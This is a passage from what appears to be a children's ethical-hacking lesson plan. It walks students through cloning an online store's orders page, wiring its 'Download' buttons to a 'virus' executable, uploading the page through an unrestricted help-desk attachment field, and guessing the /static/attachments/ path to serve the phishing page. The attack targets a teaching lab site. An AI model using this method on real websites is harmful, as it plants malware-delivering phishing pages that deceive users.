    $(this).find("td").eq(2).html(html)
})
```

Here, we can see that the table's body ***"tbody"*** had a class ***orders_data***. In this, with the help of ***find()*** function, we are finding all the table rows ***tr*** in it, and then we are using the ***each()*** function to iterate over all the rows. Inside this, we are creating a temporary html for a download button, and we are then adding it to the third ***td*** element and replacing it's HTML. Next, we need to create some styling. Let's add some decent styling to it - *Teacher helps the student in writing the code*	*Student writes the code*



```
<style>
    .download-btn {
        padding: 1em 3em;
        border: none;
        border-radius: 1em;
        color: white;
        background-color: #442ea6;
        font-weight: 900;
    }
</style>
```

Output -



Orders


Search for an order by Order ID | Search

Show 10 entries

Image	Name	Invoice
	Sergeant Rodog AI	Download
	Dumber - Hoblox Edition	Download

Showing 1 to 2 of 2 entries   Previous 1 Next

Okay, now all that's required is to fetch the URL that downloads the virus executable we created earlier. Let's inspect and get it's URL -




8bdd7714-9b0d-4c52-8dac-af153c988282 Virus Virus Executable File Attachment

Showing 1 to 2 of 2 entries

```
▼<table id="ticket_table" class="datatable no-footer" aria-describedby="ticket_table_info">
  ▶<thead>…</thead>
  ▼<tbody>
    ▶<tr class="odd">…</tr>
    ▼<tr class="even">
       <td class="sorting_1">8bdd7714-9b0d-4c52-8dac-af153c988282</td>
       <td>Virus</td>
       <td>Virus Executable File</td>
      ▼<td>
         <a href="/api/download/mac.command">Attachment</a> == $0
       </td>
```

```
element.style {
}
a {                                   _reboot.scss:183
   color: #007bff;
   text-decoration: ▶ none;
   background-color: transparent;
}
```


Let's copy this URL and add it as the ***href*** attribute in our anchor tag -



```
$("#orders_data").find("tr").each(function () {
    let html = `
        <a href="/api/download/mac.command">
            <button class="download-btn">
                Download
            </button>
        </a>
    `
    $(this).find("td").eq(2).html(html)
})
```

Now we are set to facilitate our phishing attack!

Now, we know that the website uses a lot of images. When we are running this locally, we can see that the images are not loading. When we inspect the images in our phishing website, we see the following -



```
▸<div id="order_table_filter" class="dataTables_filter" style="display: none;">…</div>
▾<table id="order_table" class="dataTable no-footer" aria-describedby="order_table_info">
  ▸<thead>…</thead>
  ▾<tbody id="orders_data">
    ▾<tr class="odd">
      ▾<td class="sorting_1">
          <img src="/static/images/toy1.png" width="100"> == $0
        </td>
        <td>Sergeant Rodog  file:///static/images/toy1.png
      ▸<td>…</td>
      </tr>
    ▸<tr class="even">…</tr>
    </tbody>
```

```
… #order_list.col-sm-12.col-md-12.col-lg-12.mt-5  div#order_table_wrapper.dataTables_wrapper.no-footer  table#order_table.dataTable.no-footer  tbody#orders_data  tr.odd  td.sorting_1  img
```

```
element.style {
}
img {                                   _reboot.scss:251
    vertical-align: middle;
    border-style: ▸ none;
}
*, ::after, ::before {                  _reboot.scss:22
    box-sizing: border-box;
}
img[Attributes Style] {
    width: 100px;
```


We can see the image's URL to be **"/static/images/toy1.png"**. Now, since we have spent some time doing web development ourselves, we know that static assets are usually stored in the static folder. Here, there is another folder called ***images*** in the static folder, and finally we have the name of the file.


Similarly, all the attachments are saved in a folder too. It could be named as ***attachment*** or ***attachments***. This is also known as an IDOR attack too, again, manipulating URLs to get data.

Ethical hackers usually do a lot of hit and trial to find the right URLs to hit, just as it's done for SQL Injection and other stuff.

For ecommerce websites, it is using ***"/static/attachments/"*** URL to save attachments.

Now, let's upload this HTML file that we have created so far with the cloned page into the website through the ***help***

page! *Teacher guides the student in uploading the HTML clone page*	*Student uploads the HTML clone page in website*
 Help Center We are here to help you HTML Page HTML Page Upload Upload an attachment index.html Submit	



Tickets

Show 10 entries

GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment
4b030876-555b-47cb-b954-2469a06369b1	HTML Page	HTML Page Upload	Attachment
8bdd7714-9b0d-4c52-8dac-af153c988282	Virus	Virus Executable File	Attachment

Showing 1 to 3 of 3 entries


Previous 1 Next

Above, we can see that in the profile page, again we have a ticket that we have created with the title ***HTML*** page that we uploaded.


To access this file in the browser, the URL would now be - /static/attachments/index.html

Let's open this URL.

Teacher guides the student in opening the following URL	*Student opens the URL*



```
ec2-3-13-85-11.us-east-2.compute.amazonaws.com/static/attachments/index.html
```



Orders

Search for an order by Order ID | Search

Show 10 entries

Image	Name	Invoice
	Sergeant Rodog AI	Download
	Dumber - Hoblox Edition	Download

Showing 1 to 2 of 2 entries

Previous 1 Next

Amazing, right?

This page was made by us, by simply exploiting a functionality where anything instead of just the image can be uploaded, and then with the help of a simple IDOR attack to identify where the assets are saved, we were able to access the data.

This page is now a part of the website and can be easily used to trick a user on downloading a virus. The virus could be anything, it could be a keylogger or user's internet history tracker, etc.

If we click on the download button, the virus file gets downloaded too.

Over the past few weeks, we have exploited this website a

lot. In the next class, we will be studying it’s code and trying to understand why there were certain issues and how they can be prevented so that no one can exploit these things.	
Teacher Guides Student to Stop Screen Share	
WRAP UP SESSION - 5 Mins	
Quiz time - Click on in-class quiz	
Question	**Answer**
To access this file in the browser, what would be the URL? A. /static/attachment/index.html B. /static/attachments/html C. /static/attachments/index.html D. /statics/attachment/index.html	**C**
What is the purpose of the below statement ? `$(this).find("td").eq(2).html(html)` A. To Create permanent HTML for a download button B. To Create TemporaryHTML for a download button C. To Create two HTML files for a download button D. To Create replica HTML for a download button	**B**
Read the following statement carefully and find out whether it is correct about the hacking or not? A. Hacking is legal B. In some cases, it might be legal C. Hacking is illegal D. It's totally unacceptable	**C**
End the quiz panel	

<u>FEEDBACK</u>

- **Appreciate the students for their efforts in the class.**
- **Ask the student to make notes for the reflection journal along with the code they wrote in today's class.**

Teacher Action	**Student Action**
You get Hats off for your excellent work! In the next class we will learn about SQL Union	*Make sure you have given at least 2 Hats Off during the class for:* Creatively Solved Activities +10 Great Question +10 Strong Concentration +10
Project Discussion Write an automation software that can be used to automate something in your computer (rename files, organise files, etc.) and convert it into a python executable that can run on windows/mac based on your system.	
Teacher Clicks ✖ End Class	

ADDITIONAL ACTIVITIES

WhiteHat Jr
Live online Coding for Kids

Additional Activities *Encourage the student to write reflection notes in their reflection journal using markdown.* Use these as guiding questions: ● What happened today? ○ Describe what happened. ○ The code I wrote. ● How did I feel after the class? ● What have I learned about programming and developing games? ● What aspects of the class helped me? What did I find difficult?	*The student uses the markdown editor to write her/his reflections in the reflection journal.*

ACTIVITY LINKS		
Activity Name	**Description**	**Link**
Teacher Activity 1	Ecommerce Website	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/
Teacher Activity 2	Windows Executable Code	https://github.com/pro-whitehatjr/PRO-C237-Reference-Code/blob/main/windows.py
Teacher Activity 3	Linux Executable	https://github.com/pro-whitehatjr/PRO-C237-Reference-Code/blob/main/mac.command
Teacher Activity 4	Previous Class Code	https://github.com/pro-whitehatjr/PRO-C236-Reference-Code/blob/main/index.html
Teacher Activity 5	Reference Code	https://github.com/pro-whitehatjr/PRO-C237-Reference-Code
Student Activity 1	Ecommerce Website	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/
Student Activity 2	Windows Executable Code	https://github.com/pro-whitehatjr/PRO-C237-Reference-Code/blob/main/windows.py

Student Activity 3	Linux Executable	https://github.com/pro-whitehatjr/PRO-C237-Reference-Code/blob/main/mac.command
Student Activity 4	Previous Class Code	https://github.com/pro-whitehatjr/PRO-C236-Reference-Code/blob/main/index.html